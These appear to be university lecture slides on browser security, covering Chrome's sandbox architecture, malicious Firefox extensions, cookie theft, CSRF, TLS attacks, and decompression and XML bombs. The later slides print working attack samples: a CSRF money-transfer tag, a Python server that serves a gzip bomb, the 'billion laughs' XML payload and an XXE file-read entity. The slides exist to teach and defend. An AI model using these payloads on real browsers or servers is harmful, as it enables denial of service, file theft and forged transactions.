Browser security issues and solutions

HORNYÁK ZSOLT

A BIZTONSÁGOS ELEKTRONIKUS KERESKEDELEM ALAPJAI (BMEVIHIM219)

Outline

- Why Are Browsers Attack Targets?
- Security in Google Chrome
- Security in Chromium
- Malicious Extensions
- Cookie stealing
- Vulnerabilities Resulting From the Use of HTML and JavaScript
- Vulnerabilities in SSL/TLS
- ZIP Bombs, XML Bombs, XML eXternal Entities

Why Are Browsers Attack Targets?

The web browser is our window to the world. We use it every day for tasks including:

- Mail
- Shopping
- Social Networking
- Finance Management
- Business

The browser has access to personal information as plaintext, so it’s inevitable that it gets attacked.

Security in Google Chrome

Try to minimize the damage


- Every sufficiently big software contains bugs
  - Mozilla Firefox’s source code has approximately 3.7 million lines

- Let’s try to minimize the…
  - Severity of vulnerabilities
  - Window of vulnerabilities
  - Frequency of exposure

Reducing the severity of vulnerabilities

- Web content is run within a JavaScript Virtual Machine, to protect the web sites from each other
- Exploit mitigation
  - ASLR (Address Space Layout Randomization)
    - Randomizing the mapping location of key system components
  - DEP (Data Execution Prevention)
    - Marking memory pages as non-executable
  - SafeSEH (Safe exception handlers)
  - Heap Corruption Detection
  - Stack Overrun Detection using canaries
- Using an OS-level sandbox

Chrome’s architecture



Charles Reis, Google; Adam Barth, UC Berkeley ; Carlos Pizano, Google:
Browser Security: Lessons from Google Chrome

Chrome’s architecture

- Browser kernel
  - Handles drawing to the screen
  - Handles the cookie, bookmark and history databases
  - Acts with the user’s authority
- Rendering engine
  - Acts with the authority of the so called Web principal
  - Not trusted to interact with the user’s filesystem
  - Draws to an onscreen buffer
  - Contained in an OS-level sandbox
  - Communicates with the browser kernel through an IPC channel

Chrome’s architecture

- Rendering engine
  - Runs with a restricted security token
  - Runs with a restricted Windows job object
  - Runs on a separate desktop
- There are problems , e.g. font loading
  - Solution: Fonts are loaded by the browser kernel, the rendering engine can access them via the Windows font cache

Techniques not used by Chrome

- System Call Interposition
- Binary rewriting
- Low rights mode to prevent writing to the filesystem (used by IE7)
- OS provided sandbox on Mac OS X
- AppArmor on Linux

Reducing the window of vulnerabilities

- Many users run old, unpatched versions of browsers
- Need to make the update process convenient for the end user

Reducing the frequency of exposure

- Warn the user before visiting malicious sites
- Google works with StopBadware.org
  - 32-bit prefixes are downloaded
  - Service is queried on match
  - There can be human errors, e.g. flagging all URLs as malicious in 2009

Compatibility issues

- Chrome runs plug-ins out of sandbox
  - They expect direct access to the underlying OS
  - This allows for features like full screen videochat
- Problems with the same-origin policy
  - Some JavaScript calls need to be made between pages
  - Each rendering engine has access to all of the user’s cookies (e.g. for loading images from other pages)

Security in Chromium

THE FOUNDATION OF GOOGLE CHROME

Chromium's attacker model

- The attackers possess a domain name with a valid HTTPS certification not on blacklist
- They can convince the user to visit the malicious web site
  - SPAM
  - Ads
  - Hosting interesting content
- There is an unpatched vulnerability in the browser

Goals

- Prevent the installation of persistent malware (e.g. botnet clients)
- Prevent the installation of keyloggers
- Pervent file theft

More on the architecture…

- The browser kernel treats the rendering engine as a black box
- The kernel grants rights to the whole rendering engine
  - It is up to the rendering engine to enforce the same-origin policy
- A malicious website can attack other sites rendered by the same engine

- 67.4% of Firefox, Safari and IE vulnerabilities from 2007 would have occured in the rendering engine
- 70.4% of arbitary code execution vulnerabilitiess would have been mitigated by Chromium's architecture

More on the sandbox…

- The rendering engine runs with a restricted security token
  - An object that describes the security context of a process or thread
  - Contans Security IDentifiers, privilege lists, statistics, etc.
  - All SIDs are set to DENY_ONLY
- The engine runs on a separate windows desktop

More on the sandbox…

- Windows Job Object
  - A job object allows groups of processes to be managed as a unit. Job objects are namable, securable, sharable objects that control attributes of the processes associated with them.
- The engine runs in a Windows Job Object restricting its ability to
  - Create new processes
  - Read/write the clipboard
  - Access USER handles

More on the sandbox…

- Limitations
  - FAT32 does not have ACLs
  - Objects with NULL DACLs can be accessed

User input, file UL/DL

- User input is handled by the browser kernel, which dispatches them according to the currently focused element
- File upload
  - A file picker dialog is displayed by the browser kernel
  - Selecting a file grants authorization to the rendering engine to access it
- File download
  - The kernel downloads files requested by the rendering engine to a designated directory
  - Some exceptions: reserved device names, Desktop.ini, files ending in .local, other files which could be used for privilege elevation

User input, file UL/DL

- File download
  - URLs beginning with file:// are only opened if the user typed them in the address bar. This is to thwart XXE (XML eXternal Entities) attacks

Malicious Extensions

Extension in...

- Internet Explorer
  - So called Browser Helper Objects (BHOs)
  - Native code
  - They share the browser’s address space
- Mozilla Firefox (which will int be the focus of the presentation)
  - JavaScript API
  - JavaScript code is available for analysis
  - Can contain native code („components”), but rarely used
- Extensions in a browser are like untrusted code in an OS

Ideas to safely run extensions

- Signed code
  - Only guarantees that the extension has not been modified during download (Mozilla Firefox)
  - Rarely used
- Static analysis
  - Hard to do for JavaScript, which is loosely typed, with prototype-based inheritance
- Model Carrying Code
  - Untrusted code comes equipped with a high-level model of its security-relevant behavior

Ideas to safely run extensions

- Proof Carrying Code
  - Can be difficult to produce
    - Add runtime checks that enforce a security property
    - Produce a proof
- Execution monitoring
  - Kirda et. al.: A detection technique for spyware that hook into IE through the BHO interface
    - Controlled environment, test inputs
    - Behavioral patterns identified at the level of Internet Explorer and Windows APIs
    - Combines dynamic and static analysis
    - Does not work for BHOs reading from IE's address space directly


Louw et. al.: BrowserSpy

- A Firefox extension which…
  - Reads all form data, even those sent over encrypted connections
  - Collects all visited URLs
  - Collects all Password Manager entries
- The can be used for…
  - Identity theft
  - Account theft
  - Collecting credit card data
  - Fingerprinting the browsing patterns of the user

Louw et. al.: BrowserSpy

- Hiding itself from the user
  - Removes itself from the list of extensions using the nsIRDFDataSource interface
  - Injects itself into another extension, even if the extension is code signed - the browser does not check the integrity after installation
  - Caches data, sends it in periodic intervals, to offset it from the event
- Modifies perfs.js
  - Prefs.js is a JavaScript file storing the user’s options
- Written with very little effort, using only 4 interfaces

Enhancements made to Firefox by Louw et. al.



Mike Ter Louw, Jin Soon Lim, V. N. Venkatakrishnan:
Enhancing web browser security against malware extensions

Enhancements made to Firefox by Louw et. al.

- Based on code signing
- Problems
  - Extensions can be installed from outside Firefox - signature checking only on installation is not enough
  - Allowing only signed extensions is not good either, as it would need self-signing
- Solution
  - Sign extensions locally after installation
  - Extend the browser with the ability to check it every time it's loaded
  - Don’t load modified extensions (broken signature)
  - Don’t load unathorized (unsigned) extensions

Enhancements made to Firefox by Louw et. al.

- Key protection
  - Encrypt the private key with a password – no signing of unauthorized code
  - Store the public key with the browser core – only the superuser is able to modify it
- Problem
  - Race condition: verify extension, replace its files, load malicious extension
- Solution
  - Use mandatory locking

Enhancements made to Firefox by Louw et. al.


- Run-time monitoring and policy enforcing

Policy name	What it does	Granularity
XPCOM- ALLOW	Allow all access to a single XPCOM interface	Per extension
XPCOM- DENY	Deny all access to a single XPCOM interface	Per extension
SAME- ORIGIN	Allow network access to same-origin domains	Per extension
XPCOM- SAFE	Deny all access to XPCOM while SSL is in use	Per extension
PASS- RESTRICT	Deny access to the password manager	All extensions
HISTORY- FLOW	Prevent URL history leaks via output streams	All extensions

Mike Ter Louw, Jin Soon Lim, V. N. Venkatakrishnan:
Enhancing web browser security against malware extensions

Enhancements made to Firefox by Louw et. al.

- Run-time monitoring and policy enforcing



Mike Ter Louw, Jin Soon Lim, V. N. Venkatakrishnan:
Enhancing web browser security against malware extensions

Cookie stealing

Cookie stealing

- Stealing „magic cookies” used for authentication
  - Session fixation: The attacker sets a user's session id to one known to him, for example by sending the user an email with a link that contains a particular session id
  - Session sidejacking: Packet sniffing
  - Physical access: Obtaining the file or memory contents holding the session key
  - XSS (Cross-Site Scripting)

Vulnerabilities Resulting From the Use of HTML and JavaScript

Stealing data through <canvas>

- Fetch an image needing authentication
  - Authentication cookies get sent
- Read the image from the canvas

- Does not work because of the same-origin policy
- Can be allowed (Cross-Origin Resource Sharing)

CSRF (Cross-site Request Forgery)

- Unauthorized commands are transmitted from a user that the website trusts.
- Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.
- Classical example: Mallory puts an <img> element on their website, which references an action on Alice's bank's website rather than an image.

```
<img src="http://bank.com/transfer?account=Alice&to=Mallory&amount=1000000">
```

CSRF (Cross-site Request Forgery)

- CSRF using XMLHttpRequest can work if there's an error in the implementation of the same-origin policy (example: Shreeraj Shah, Blackhat EU 2012)
- Using XMLHttpRequest, forged file uploads are also possible
- XMLHttpRequest can also be used for internal port scanning, CORS policy scan and mounting a remote web shell

ClickJacking, CORJacking

- ClickJacking
  - Trick the user into clicking on something different than what they percieve
- CORJacking
  - Manipulate values in the DOM, thus replacing parts of a legitimate website with malicious ones

LocalStorage and global variables

- LocalStorage (also called Web Storage or DOM Storage)
  - Webpages can store key-value pairs
  - Entries can be enumerated (needs XSS)
- JavaScript global variables
  - Can be enumerated

Web SQL Database

- A set of APIs to manipulate client-side databases using SQL.
- Databases, tables and their contents can be enumerated

Web Sockets

- Protocol to allow full-duplex communication over a single TCP connection.
- Designed to be implemented in web browsers and webservers.
- Possible threats
  - Back doors
  - Port scanning
  - Botnet and malware communication

Vulnerabilities in SSL/TLS

Attacks against the SSL/TLS Handshake Protocol

- Cipher suite rollback
- Dropping the Change_Cipher_Spec message
- Key exchange algorithm rollback
- Version rollback

Attacks against the SSL/TLS Record Protocol

- Distinguishing attack
- Padding oracle attack
- Lucky 13 attack
- BEAST attack

ZIP Bombs, XML Bombs, XML eXternal Entities

ZIP bombs

- A **zip bomb**, also known as a **zip of death** or **decompression bomb**, is a malicious archive file designed to crash or render useless the program or system reading it.
- A very small file, whose contents, when unpacked, are much more than the system can handle.

HTTP + ZIP bombs

- HTTP allows for the content to be sent compressed. The compression algorithm is indicated in the Content-Encoding header.
- An HTTP webserver can be created which serves ZIP bombs.

- Implemented by me in Python
  - Results: Firefox eats up 2 GBs of memory, then crashes

HTTP + ZIP bombs

```
class MyHandler(BaseHTTPServer.BaseHTTPRequestHandler):
    def do_HEAD(s):
        s.send_response(200)
        s.send_header("Content-type", "text/html")
        if s.path == "/bomb":
            s.send_header("Content-Encoding", "gzip")
        s.end_headers()
    def do_GET(s):
        s.send_response(200)
        s.send_header("Content-type", "text/html")
        if s.path == "/bomb":
            s.send_header("Content-Encoding", "gzip")
        s.end_headers()
        if s.path == "/bomb":
            bomb_file = open("0.dll.gz", "rb")
            s.wfile.write(bomb_file.read())
            bomb_file.close()
        else:
            s.wfile.write("<html><head></head><body>")
            for i in range(10):
                s.wfile.write("<iframe src=\"/bomb\"></iframe><br>")
            s.wfile.write("</body></html>")
```

XML Bombs / Exponential Entity Expansion Attack

- Same principle as ZIP bombs
- The „billion laughs” attack:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

XML Bombs / Exponential Entity Expansion Attack

- Result in Firefox
  - Does not work, only results in 370 lolz instead of 10^9

```
- <lolz>
    lollollollollollollollollollollollollollollollollollollollollollollollollollollollollollollollollollollollollollollollol
  </lolz>
```

XML eXternal Entities (XXE)

- During the parsing of XML files, the parser will expand links and include the content
- Can be used to steal files from the user's computer
- Example attack:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE test [
    <!ENTITY xxeattack SYSTEM "file:///d:/Dokumentumok/y.txt">
]>
<xxx>&xxeattack;</xxx>
```

XML eXternal Entities (XXE)

- Result in Firefox
  - Does not work, the file does not get included

<xxx/>

Questions?

Thank You!

Bibliography

Bibliography

- Charles Reis, Google; Adam Barth, UC Berkeley ; Carlos Pizano, Google: Browser Security: Lessons from Google Chrome
- Adam Barth, UC Berkeley; Collin Jackson, Stanford University; Charles Reis, University of Washington; Google Chrome Team, Google Inc.: The Security Architecture of the Chromium Browser
- Mike Ter Louw, University of Illinois; Jin Soon Lim, University of Illinois; V. N. Venkatakrishnan, University of Illinois: Enhancing web browser security against malware extensions
- Shreeraj Shah, Founder & Director, Blueinfy Solutions: HTML5 Top 10 Threats Stealth Attacks and Silent Exploits; Blackhat EU 2012